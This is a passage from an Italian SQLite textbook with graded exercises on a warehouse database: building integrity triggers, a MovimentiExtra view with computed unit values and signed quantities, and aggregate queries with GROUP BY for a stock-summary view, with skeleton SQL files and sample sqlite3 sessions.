Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti (questa volta sono tre: '**Movimenti_ins**', '**Movimenti_upd**' e '**Clienti_del**'), quindi si può ritentare l'inserimento del comando (ammesso che il file 'grilletti-movimenti-clienti.sql' sia stato corretto di conseguenza).

Per verificare che i vincoli dichiarati funzionino come previsto, si può provare a inserire un movimento che fa riferimento a un cliente inesistente; quindi, si può provare a cancellare un articolo che risulta invece movimentato:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **INSERT INTO Movimenti VALUES** [*Invio*]

...> **(11, 101, 2, '2007-01-25', 999, NULL, 1000, 500.00);** [*Invio*]

```
INSERT INTO Movimenti VALUES (11, 101, 2, '2007-01-25', 999, NULL, 1000, 500.00);
SQL error: Il codice cliente non è presente nella relazione Clienti!
```

sqlite> **UPDATE Movimenti SET Cliente = 999 WHERE Movimento = 2;** [*Invio*]

```
UPDATE Movimenti SET Cliente = 999 WHERE Movimento = 2;
SQL error: Il codice cliente non è presente nella relazione Clienti!
```

sqlite> **DELETE FROM Clienti WHERE Cliente = 2;** [*Invio*]

```
DELETE FROM Clienti WHERE Cliente = 2;
SQL error: Il cliente non può essere rimosso, perché è utilizzato nella relazione Movimenti!
```

sqlite> **.quit** [*Invio*]

715.3 Verifica sulla creazione dei grilletti «Movimenti_ins», «Movimenti_upd» e «Causali_del»

Si prepari il file 'grilletti-movimenti-causali.sql', modificando il file 'grilletti-movimenti-clienti.sql', in modo da riutilizzare quanto già scritto nei grilletti '**Movimenti_ins**' e '**Movimenti_upd**'. Si segua lo scheletro seguente, tenendo conto che si vuole impedire l'inserimento nella relazione '**Movimenti**' di causali inesistenti e che si vuole impedire la cancellazione di una causale, dalla relazione '**Causali**', se questa risulta utilizzata nella relazione '**Movimenti**' (in pratica, per questa funzione ulteriore, si deve aggiungere il grilletto '**Causali_del**').

Figura 715.13. Scheletro del file 'grilletto-movimenti-causali.sql', da completare.

```
-- Creazione dei grilletti "Movimenti_ins", "Movimenti_upd" e "Causali_del"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-movimenti-causali.sql

CREATE TRIGGER Movimenti_ins
       BEFORE INSERT ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
```

```
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            WHEN ((NEW.Cliente IS NOT NULL)
                  AND ((SELECT Cliente FROM Clienti WHERE Cliente = NEW.Cliente) IS NULL))
            THEN
                RAISE (ABORT, 'Il codice cliente non è presente nella relazione Clienti!')
            WHEN …
            THEN
                …
            END;
       END;

CREATE TRIGGER Movimenti_upd
       BEFORE UPDATE ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            WHEN ((NEW.Cliente IS NOT NULL)
                  AND ((SELECT Cliente FROM Clienti WHERE Cliente = NEW.Cliente) IS NULL))
            THEN
                RAISE (ABORT, 'Il codice cliente non è presente nella relazione Clienti!')
            WHEN …
            THEN
                …
            END;
       END;

CREATE TRIGGER Causali_del
       BEFORE DELETE ON Causali
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN …
            THEN
                …
            END;
       END;
```

Una volta completato e salvato il file '`grilletti-movimenti-causali`', se ne deve controllare il funzionamento con la base di dati, ma prima vanno rimossi i grilletti '**`Movimenti_ins`**' e '**`Movimenti_upd`**', che qui vengono ricreati. Basta eseguire i passaggi seguenti:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **DROP TRIGGER Articoli_ins;** [*Invio*]

sqlite> **DROP TRIGGER Articoli_upd;** [*Invio*]

sqlite> **.quit** [*Invio*]

Quando i grilletti preesistenti, associati alla relazione '**Movimenti**', sono stati rimossi, si può eseguire il file 'grilletti-movimenti-causali.sql' nella base di dati:

$ **sqlite3 mag.db < grilletti-movimenti-causali.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti (tutti), quindi si può ritentare l'inserimento del comando (ammesso che il file 'grilletti-movimenti-causali.sql' sia stato corretto di conseguenza).

Si consegni per la valutazione la stampa del file 'grilletti-movimenti-causali.sql'.

715.4 Verifica sulla creazione dei grilletti «Movimenti_ins», «Movimenti_upd» e «Fornitori_del»

Si prepari il file 'grilletti-movimenti-fornitori.sql', modificando il file 'grilletti-movimenti-causali.sql', in modo da riutilizzare quanto già scritto nei grilletti '**Movimenti_ins**' e '**Movimenti_upd**'. Si segua lo scheletro seguente, tenendo conto che si vuole impedire l'inserimento nella relazione '**Movimenti**' di fornitori inesistenti e che si vuole impedire la cancellazione di un fornitore, dalla relazione '**Fornitori**', se questo risulta utilizzato nella relazione '**Movimenti**' (in pratica, per questa funzione ulteriore, si deve aggiungere il grilletto '**Fornitori_del**').

Si osservi che nella relazione '**Movimenti**', l'attributo '**Fornitore**' può avere un valore nullo.

Figura 715.15. Scheletro del file 'grilletto-movimenti-fornitori.sql', da completare.

```
-- Creazione dei grilletti "Movimenti_ins", "Movimenti_upd" e "Fornitori_del"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-movimenti-fornitori.sql

CREATE TRIGGER Movimenti_ins
       BEFORE INSERT ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
```

```
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            WHEN ((NEW.Cliente IS NOT NULL)
                  AND ((SELECT Cliente FROM Clienti WHERE Cliente = NEW.Cliente) IS NULL))
            THEN
                RAISE (ABORT, 'Il codice cliente non è presente nella relazione Clienti!')
            WHEN …
            THEN
                …
            WHEN …
                  AND …
            THEN
                …
            END;
       END;

CREATE TRIGGER Movimenti_upd
       BEFORE UPDATE ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            WHEN ((NEW.Cliente IS NOT NULL)
                  AND ((SELECT Cliente FROM Clienti WHERE Cliente = NEW.Cliente) IS NULL))
            THEN
                RAISE (ABORT, 'Il codice cliente non è presente nella relazione Clienti!')
            WHEN …
            THEN
                …
            WHEN …
                  AND …
            THEN
                …
            END;
       END;

CREATE TRIGGER Fornitori_del
       BEFORE DELETE ON Fornitori
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN …
            THEN
                …
            END;
       END;
```

Una volta completato e salvato il file 'grilletti-movimenti-fornitori', se ne deve controllare il funzionamento con la base di dati, ma prima vanno rimossi i grilletti '**Movimenti_ins**' e '**Movimenti_upd**', che qui vengono ricreati. Basta eseguire i passaggi seguenti:

```
$ sqlite3 mag.db [Invio]

  SQLite version …
  Enter ".help" for instructions

sqlite> DROP TRIGGER Articoli_ins; [Invio]

sqlite> DROP TRIGGER Articoli_upd; [Invio]

sqlite> .quit [Invio]
```

Quando i grilletti preesistenti, associati alla relazione '**Movimenti**', sono stati rimossi, si può eseguire il file 'grilletti-movimenti-fornitori.sql' nella base di dati:

```
$ sqlite3 mag.db < grilletti-movimenti-fornitori.sql [Invio]
```

Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti (tutti), quindi si può ritentare l'inserimento del comando (ammesso che il file 'grilletti-movimenti-fornitori.sql' sia stato corretto di conseguenza).

Si consegni per la valutazione la stampa del file 'grilletti-movimenti-fornitori.sql'.

715.5 Conclusione

Prima di passare al capitolo successivo, si deve riprendere il file 'magazzino.sql' e vi si devono sostituire le istruzioni per la creazione dei grilletti '**Movimenti_ins**' e '**Movimenti_upd**', come contenuto nel file 'grilletti-movimenti-fornitori.sql'; inoltre vanno aggiunti i grilletti '**Articoli_del**', '**Causali_del**', '**Clienti_del**' e '**Fornitori_del**', come sono stati realizzati in questo capitolo.

Si osservi che la dichiarazione dei grilletti va collocata dopo la creazione della relazione a cui fanno riferimento e prima delle istruzioni che inseriscono delle tuple nella stessa relazione.

Una volta aggiornato il file 'magazzino.sql' come descritto, si deve cancellare il file 'mag.db' e ricreare a partire dalle istruzioni contenute nel file 'magazzino.sql':

```
$ sqlite3 mag.db < magazzino.sql [Invio]
```

Se vengono segnalati degli errori, occorre correggere il file 'magazzino.sql', cancellare nuovamente il file 'mag.db', quindi si deve ripetere l'operazione. La base di dati contenuta nel file 'mag.db', viene usata nel capitolo successivo e non si può proseguire se non si riesce a ricrearla correttamente.

Capitolo 716
Selezione di attributi virtuali, ottenuti da un'espressione

Il linguaggio SQL consente di costruire delle espressioni elementari, attraverso operatori matematici e funzioni comuni. L'interrogazione di una relazione può essere realizzata anche attraverso l'uso di espressioni e questo è lo scopo del capitolo.

Tabella 716.1. Operatori aritmetici comuni.

Operatore e operandi	Descrizione
`-`***op***	Inverte il segno dell'operando.
op1 `+` ***op2***	Somma i due operandi.
op1 `-` ***op2***	Sottrae dal primo il secondo operando.
op1 `*` ***op2***	Moltiplica i due operandi.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Modulo: il resto della divisione tra il primo e il secondo operando.

Tabella 716.2. Alcune funzioni riconosciute da SQLite.

Funzione	Descrizione
`ABS(`***n***`)`	Restituisce il valore assoluto di ***n***
`LENGTH(`***stringa***`)`	Restituisce la lunghezza in caratteri della stringa indicata come argomento.
`LOWER(`***stringa***`)` `UPPER(`***stringa***`)`	La prima funzione restituisce la stringa indicata come argomento, con lettere minuscole; la seconda con lettere maiuscole.
`MIN(`***x***`,`***y*** [`,`...]`)` `MAX(`***x***`,`***y*** [`,`...]`)`	La prima funzione restituisce il valore minimo tra quelli indicati come argomento; la seconda, invece, restituisce il valore massimo.
`ROUND(`***n*** [`,`***n***]`)`	Restituisce il valore di ***n*** arrotondato a ***m*** decimali. Se ***m*** viene omesso, si intende pari a zero.
`SUBSTR(`***stringa***`,`***n***`,`***m***`)`	Estrae la stringa che inizia dalla posizione ***n***, lunga ***m*** caratteri.

716.1 Interrogazione della relazione «Movimenti» in modo da ottenere il valore unitario

Nella relazione '**`Movimenti`**' appare un attributo denominato '**`Valore`**'. Si tratta del valore dell'articolo, determinato in base al **costo di acquisto** (da non confondere con il prezzo di listino), con il quale si determina il valore delle merci in magazzino. Pre ogni tupla della relazione, si vuole ottenere il valore unitario, che si calcola dividendo il valore per la quantità movimentata corrispondente.

Si crei il file 'prova-interrogazione-movimenti-vu.sql', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Interrogazione della relazione "Movimenti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-interrogazione-movimenti-vu.sql

.mode columns
.headers on

SELECT Articolo,
       Causale,
       Data,
       Quantita,
       (Valore/Quantita) AS ValoreUnitario
       FROM Movimenti;
```

Si osservi che, nell'ultima colonna del listato che si vuole ottenere, viene indicata l'espressione '**(Valore/Quantita)**', associata a un alias, in modo da mostrare una descrizione appropriata.

Una volta completato e salvato il file 'prova-interrogazione-movimenti-vu.sql', se ne deve controllare il funzionamento con la base di dati:

$ **sqlite3 mag.db < prova-interrogazione-movimenti-vu.sql** [*Invio*]

Si dovrebbe ottenere un listato simile a quello seguente:

```
Articolo    Causale     Data        Quantita    ValoreUnitario
----------  ----------  ----------  ----------  --------------
2           1           2007-01-15  10000       0.01
2           2           2007-01-16  1000        0.01
102         1           2007-01-17  1000        0.2
102         2           2007-01-18  100         0.2
401         1           2007-01-19  1000        0.2
401         2           2007-01-20  200         0.2
401         4           2007-01-20  100         0.2
102         4           2007-01-20  100         0.2
601         1           2007-01-21  2000        0.5
601         2           2007-01-25  1000        0.5
```

Se invece si ottengono degli errori, dovrebbe essere sufficiente correggere il file 'prova-interrogazione-movimenti-vu.sql' e poi riprovare.

716.2 Vista della relazione «Movimenti» in modo da ottenere il valore unitario

Così come è possibile scrivere un'interrogazione a una relazione indicando delle espressioni, se ne può realizzare una vista, così da semplificare gli accessi a queste informazioni generate attraverso dei calcoli.

Si crei il file '`vista-movimenti-extra.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Vista "MovimentiExtra"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-movimenti-extra.sql

CREATE VIEW MovimentiExtra AS
    SELECT Movimento,
           Articolo,
           Causale,
           Data,
           Cliente,
           Fornitore,
           Quantita,
           Valore,
           (Valore/Quantita) AS ValoreUnitario
           FROM Movimenti;
```

La vista '**`MovimentiExtra`**' che si ottiene in questo modo, include tutti gli attributi della relazione '**`Movimenti`**', aggiungendo l'attributo virtuale '**`ValoreUnitario`**', ottenuto dividendo il valore complessivo per la quantità movimentata.

Una volta completato e salvato il file '`vista-movimenti-extra.sql`', se ne deve controllare il funzionamento con la base di dati:

`$` **`sqlite3 mag.db < vista-movimenti-extra.sql`** [*Invio*]

Se non vengono generati dei messaggi, l'operazione dovrebbe essere stata completata con successo, altrimenti, se la vista è stata creata, ma in modo errato, è necessario eliminarla, quindi si può correggere il file '`vista-movimenti-extra.sql`' e riprovare. Per eliminare la vista creata in modo errato, si può utilizzare il programma '**`sqlite3`**' in modo interattivo, come già mostrato in altri capitoli (istruzione '**`DROP VIEW`**').

Quando si ritiene di avere creato la vista in modo corretto, è bene verificare di avere ottenuto il risultato desiderato:

`$` **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

`sqlite>` **`.headers on`** [*Invio*]

`sqlite>` **`.mode columns`** [*Invio*]

`sqlite>` **`SELECT * FROM MovimentiExtra`** [*Invio*]

```
Movimento Articolo Causale Data       Cliente Fornitore Quantita Valore ValoreUnitario
--------- -------- ------- ---------- ------- --------- -------- ------ --------------
1         2        1       2007-01-15         3         10000    100    0.01
2         2        2       2007-01-16 2                 1000     10     0.01
3         102      1       2007-01-17         2         1000     200    0.2
4         102      2       2007-01-18 1                 100      20     0.2
5         401      1       2007-01-19         1         1000     200    0.2
6         401      2       2007-01-20 3                 200      20     0.2
7         401      4       2007-01-20         1         100      20     0.2
8         102      4       2007-01-20         2         100      20     0.2
9         601      1       2007-01-21         3         2000     1000   0.5
10        601      2       2007-01-25 1                 1000     500    0.5
```

`sqlite> `**`.quit`**[*Invio*]

716.3 Verifica sulla creazione della vista «MovimentiExtra»

In questa verifica si deve riprendere il file '`vista-movimenti-extra.sql`', per modificarlo, in modo da aggiungere un attributo virtuale ulteriore, contenente la quantità in forma algebrica: valori positivi per i carichi e valori negativi per gli scarichi. Dal momento che l'informazione se trattasi di carico o scarico è contenuta nella relazione '**`Causali`**', anche questa va utilizzata nella costruzione della vista.

Si modifichi il file '`vista-movimenti-extra.sql`', seguendo lo scheletro che viene proposto, per far sì che la vista '**`MovimentiExtra`**' contenga gli attributi seguenti:

1. '**`Movimento`**', corrispondente al numero di sequenza assegnato a ogni movimento nella relazione '**`Movimenti`**';
2. '**`Articolo`**', corrispondente al codice articolo della relazione '**`Movimenti`**';
3. '**`Causale`**', corrispondente al codice causale della relazione '**`Movimenti`**';
4. '**`Data`**', corrispondente alla data del movimento nella relazione '**`Movimenti`**';
5. '**`Cliente`**', corrispondente al codice cliente della relazione '**`Movimenti`**';
6. '**`Fornitore`**', corrispondente al codice fornitore della relazione '**`Movimenti`**';
7. '**`Quantità`**', corrispondente alla quantità movimentata nella relazione '**`Movimenti`**';
8. '**`Valore`**', corrispondente al valore del movimento, nella relazione '**`Movimenti`**';
9. '**`ValoreUnitario`**', corrispondente al valore unitario del movimento, ottenuto dividendo il valore complessivo per la quantità (dalla relazione '**`Movimenti`**');
10. '**`QuantitaAlgebrica`**', corrispondente alla quantità movimentata, con segno, ottenuta moltiplicando l'attributo '**`Variazione`**' della relazione '**`Causali`**' all'attributo '**`Quantita`**' della relazione '**`Movimenti`**'.

Figura 716.8. Scheletro del file ‘`vista-movimenti-extra.sql`’, da completare.

```
-- Vista "MovimentiExtra"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-movimenti-extra.sql

CREATE VIEW MovimentiExtra AS
    SELECT Movimenti.Movimento                     AS Movimento,
           Movimenti.Articolo                      AS Articolo,
           Movimenti.Causale                       AS Causale,
           Movimenti.Data                          AS Data,
           Movimenti.Cliente                       AS Cliente,
           Movimenti.Fornitore                     AS Fornitore,
           Movimenti.Quantita                      AS Quantita,
           Movimenti.Valore                        AS Valore,
           (Movimenti.Valore/Movimenti.Quantita)   AS ValoreUnitario,
           …
           FROM …
           WHERE Movimenti.Causale = Causali.causale;
```

Prima di poter eseguire questo file con la base di dati, occorre eliminare la vista ‘**`MovimentiExtra`**’, che già dovrebbe esistere. Si ricorda che per eliminare una vista si utilizza l’istruzione ‘**`DROP VIEW`**’ e che conviene intervenire con il programma ‘**`sqlite3`**’ in modo interattivo.

Per eseguire il file ‘`vista-movimenti-extra.sql`’, si agisce come sempre:

$ **`sqlite3 mag.db < vista-movimenti-extra.sql`** [*Invio*]

Se la creazione della vista produce degli errori, occorre eliminare nuovamente la vista e, dopo la correzione del file ‘`vista-movimenti-extra.sql`’, si può ritentare.

Quando si è consapevoli di avere creato correttamente la vista ‘**`MovimentiExtra`**’, la si può interrogare come se fosse una relazione normale:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

`sqlite>` **`.headers on`** [*Invio*]

`sqlite>` **`.mode column`** [*Invio*]

`sqlite>` **`SELECT * FROM MovimentiExtra;`** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Movimento Articolo Causale Data        Cliente Fornitore Quantita Valore ValoreUnitario QuantitaAlgebrica
--------- -------- ------- ----------  ------- --------- -------- ------ -------------- -----------------
1         2        1       2007-01-15          3         10000    100    0.01           10000
2         2        2       2007-01-16  2                 1000     10     0.01           -1000
3         102      1       2007-01-17          2         1000     200    0.2            1000
4         102      2       2007-01-18  1                 100      20     0.2            -100
5         401      1       2007-01-19          1         1000     200    0.2            1000
```

6	401	2	2007-01-20	3		200	20	0.2	-200
7	401	4	2007-01-20		1	100	20	0.2	-100
8	102	4	2007-01-20		2	100	20	0.2	-100
9	601	1	2007-01-21		3	2000	1000	0.5	2000
10	601	2	2007-01-25	1		1000	500	0.5	-1000

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`vista-movimenti-extra.sql`'.

716.4 Conclusione

Prima di passare al capitolo successivo, si deve riprendere il file '`magazzino.sql`' e vi si deve aggiungere l'istruzione per la creazione della vista '**`MovimentiExtra`**', come realizzato nella verifica appena conclusa.

Una volta aggiornato il file '`magazzino.sql`' come descritto, si deve cancellare il file '`mag.db`' e ricreare a partire dalle istruzioni contenute nel file '`magazzino.sql`':

`$` **`sqlite3 mag.db < magazzino.sql`** [*Invio*]

Se vengono segnalati degli errori, occorre correggere il file '`magazzino.sql`', cancellare nuovamente il file '`mag.db`', quindi si deve ripetere l'operazione. La base di dati contenuta nel file '`mag.db`', viene usata nel capitolo successivo e non si può proseguire se non si riesce a ricrearla correttamente.

Aggregazioni

L'aggregazione è una forma di interrogazione attraverso cui si ottengono risultati riepilogativi del contenuto di una relazione, nel suo complesso o a gruppi di tuple. Per questo si utilizzano delle funzioni speciali al posto dell'espressione che esprime gli attributi del risultato. Queste funzioni restituiscono un solo valore e come tali concorrono a creare un'unica tupla.

Tabella 717.1. Alcune funzioni aggreganti riconosciute da SQLite.

Funzione	Descrizione
`COUNT(`***x***`)`	Restituisce il numero di tuple, nel gruppo, per le quali l'espressione ***x*** restituisce un valore diverso da '**`NULL`**'.
`COUNT(*)`	Restituisce il numero di tuple esistenti nel gruppo.
`AVG(`***x***`)`	Restituisce la media, nel gruppo di tuple, dei valori che ottiene l'espressione ***x***, escludendo '**`NULL`**' e considerando i valori non numerici pari a zero.
`MIN(`***x***`)` `MAX(`***x***`)`	Restituisce il valore minimo o massimo, nel gruppo di tuple, dei valori che ottiene l'espressione ***x***, escludendo '**`NULL`**' e considerando i valori non numerici pari a zero.
`SUM(`***x***`)`	Restituisce la somma, nel gruppo di tuple, dei valori che ottiene l'espressione ***x***, escludendo '**`NULL`**' e considerando i valori non numerici pari a zero.

La forma che assume l'istruzione '**`SELECT`**' quando si usano le aggregazioni e tipicamente quella seguente:

```
SELECT specificazione_dell'attributo_1 [,...specificazione_dell'attributo_n]
    FROM specificazione_della_relazione_1 [,...specificazione_della_relazione_n]
    [WHERE condizione]
    [GROUP BY attributo_1 [,...]]
```

In pratica, le funzioni aggreganti vanno usate nell'elenco che descrive gli attributi. Se non si usa l'opzione '**`GROUP BY`**', il gruppo di tuple di riferimento comprende tutte le tuple della relazione o della congiunzione (di relazioni). Se si specifica l'opzione '**`GROUP BY`**', le tuple vengono raggruppate in base all'uguaglianza degli attributi indicati come argomento di tale opzione. In pratica:

1. la relazione ottenuta dall'istruzione '**`SELECT...FROM`**' viene filtrata dalla condizione '**`WHERE`**';
2. la relazione risultante viene riordinata in modo da raggruppare le tuple in cui i contenuti degli attributi elencati dopo l'opzione '**`GROUP BY`**' sono uguali;
3. su questi gruppi di tuple vengono valutate le funzioni di aggregazione.

717.1 Aggregazioni banali

Per prendere un po' di dimestichezza con le aggregazioni, conviene usare il programma '**`sqlite3`**' in modo interattivo e fare qualche piccolo esperimento:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

Si vogliono contare le tuple della relazione '**`Movimenti`**':

sqlite> **SELECT COUNT(*) FROM Movimenti;** [*Invio*]

```
10
```

Si vogliono contare i movimenti per ogni tipo di articolo:

sqlite> **SELECT Articolo, COUNT(*) FROM Movimenti GROUP BY Articolo;** [*Invio*]

```
Articolo    COUNT(*)
----------  ----------
2           2
102         3
401         3
601         2
```

Si vuole conoscere la quantità esistente di ogni articolo (si usa la vista ***MovimentiExtra***, che offre l'attributo '**`QuantitaAlgebrica`**'):

sqlite> **SELECT Articolo, SUM(QuantitaAlgebrica)** [*Invio*]

...> **FROM MovimentiExtra GROUP BY Articolo;** [*Invio*]

```
Articolo    SUM(QuantitaAlgebrica)
----------  ----------------------
2           9000
102         800
401         700
601         1000
```

Si vuole conoscere la quantità esistente di ogni articolo in magazzino e il valore (il valore viene calcolato a partire da quello medio, moltiplicato per la quantità algebrica):

sqlite> **SELECT Articolo, SUM(QuantitaAlgebrica),** [*Invio*]

...> **SUM(QuantitaAlgebrica*ValoreUnitario)** [*Invio*]

...> **FROM MovimentiExtra GROUP BY Articolo;** [*Invio*]

```
Articolo    SUM(QuantitaAlgebrica)  SUM(QuantitaAlgebrica*ValoreUnitario)
----------  ----------------------  -------------------------------------
2           9000                    90
102         800                     160
401         700                     140
601         1000                    500
```

Si vuole conoscere la quantità esistente di ogni articolo in magazzino e il costo medio, determinato dividendo il valore complessivo per la quantità esistente:

```
sqlite> SELECT Articolo, [Invio]
sqlite>        SUM(QuantitaAlgebrica), [Invio]
sqlite>        SUM(QuantitaAlgebrica*ValoreUnitario)/↩
↪SUM(QuantitaAlgebrica) [Invio]
sqlite>        FROM MovimentiExtra GROUP BY Articolo; [Invio]
```

```
Articolo    SUM(QuantitaAlgebrica)  SUM(QuantitaAlgebrica*ValoreUnitario)/SUM(QuantitaAlgebrica)
----------  ----------------------  -------------------------------------------------------------
2           9000                    0.01
102         800                     0.2
401         700                     0.2
601         1000                    0.5
```

```
sqlite> .quit [Invio]
```

717.2 Verifica sulla creazione della vista «SituazioneMagazzino»

Si vuole realizzare la vista '**`SituazioneMagazzino`**' che, in questa verifica, si limiti a mostrare poche informazioni riepilogative sullo stato del magazzino.

Si realizzi il file '`vista-situazione-magazzino-1.sql`', seguendo lo scheletro che viene proposto, per far sì che la vista '**`SituazioneMagazzino`**' contenga gli attributi seguenti:

1. '**`Codice`**', corrispondente al codice articolo della relazione '**`Movimenti`**' o della vista '**`MovimentiExtra`**';
2. '**`Articolo`**', corrispondente alla descrizione dell'articolo, come indicato nella relazione '**`Articoli`**';
3. '**`Esistenza`**', corrispondente alla somma algebrica dei carichi, come si ottiene dalla vista '**`MovimentiExtra`**'.

Figura 717.8. Scheletro del file '`vista-situazione-magazzino-1.sql`', da completare.

```
-- Vista "SituazioneMagazzino"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-situazione-magazzino-1.sql

CREATE VIEW SituazioneMagazzino AS
    SELECT MovimentiExtra.Articolo               AS Codice,
           …
           …
           FROM …
           WHERE MovimentiExtra.Articolo = Articoli.Articolo
           GROUP BY MovimentiExtra.Articolo;
```

Per eseguire il file '`vista-situazione-magazzino-1.sql`', si agisce come sempre:

$ **sqlite3 mag.db < vista-situazione-magazzino-1.sql** [*Invio*]

Se la creazione della vista produce degli errori, occorre eliminare la vista e, dopo la correzione del file '`vista-situazione-magazzino-1.sql`', si può ritentare.

Quando si è consapevoli di avere creato correttamente la vista '**`SituazioneMagazzino`**', la si può interrogare come se fosse una relazione normale:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM SituazioneMagazzino;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Codice      Articolo                              Esistenza
----------  ------------------------------------  ----------
2           Dischetti da 9 cm 1440 Kibyte colorati  9000
102         CD-R 52x                              800
401         DVD+R 8x                              700
601         DVD+RW 8x                             1000
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`vista-situazione-magazzino-1.sql`'.

717.3 Verifica sulla creazione della vista «SituazioneMagazzino»

Si vuole estendere la vista '**SituazioneMagazzino**', già realizzata in parte nella verifica precedente; pertanto, in questa verifica si modifica il file '`vista-situazione-magazzino-1.sql`' Salvandolo con il nome '`vista-situazione-magazzino-2`'. Si vogliono ottenere gli attributi seguenti:

1. '**Codice**', corrispondente al codice articolo della relazione '**Movimenti**' o della vista '**MovimentiExtra**';
2. '**Articolo**', corrispondente alla descrizione dell'articolo, come indicato nella relazione '**Articoli**';
3. '**ScortaMin**', corrispondente alla scorta minima, come contenuto nella relazione '**Articoli**';
4. '**Esistenza**', corrispondente alla somma algebrica dei carichi, come si ottiene dalla vista '**MovimentiExtra**';
5. '**Valore**', corrispondente al valore complessivo di ogni articolo (come mostrato negli esempi prima di queste verifiche).

Figura 717.11. Scheletro del file '`vista-situazione-magazzino-2.sql`', da completare.

```
-- Vista "SituazioneMagazzino"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-situazione-magazzino-2.sql

CREATE VIEW SituazioneMagazzino AS
    SELECT MovimentiExtra.Articolo              AS Codice,
           …
           …
           FROM …
           WHERE MovimentiExtra.Articolo = Articoli.Articolo
           GROUP BY MovimentiExtra.Articolo;
```

Prima di poter eseguire questo file con la base di dati, occorre eliminare la vista '**SituazioneMagazzino**', che già dovrebbe esistere. Si ricorda che per eliminare una vista si utilizza l'istruzione '**DROP VIEW**' e che conviene intervenire con il programma '**sqlite3**' in modo interattivo.

Per eseguire il file '`vista-situazione-magazzino-2.sql`', si agisce come sempre:

`$` **`sqlite3 mag.db < vista-situazione-magazzino-2.sql`** [*Invio*]

Se la creazione della vista produce degli errori, occorre eliminare la vista e, dopo la correzione del file '`vista-situazione-magazzino-2.sql`', si può ritentare.

Quando si è consapevoli di avere creato correttamente la vista '**SituazioneMagazzino**', la si può interrogare come se fosse una relazione normale:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM SituazioneMagazzino;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Codice      Articolo                              ScortaMin   Esistenza   Valore
----------  ------------------------------------  ----------  ----------  ----------
2           Dischetti da 9 cm 1440 Kibyte colorati 500        9000        90
102         CD-R 52x                              500         800         160
401         DVD+R 8x                              200         700         140
601         DVD+RW 8x                             200         1000        500
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`vista-situazione-magazzino-2.sql`'.

717.4 Verifica sulla creazione della vista «SituazioneMagazzino»

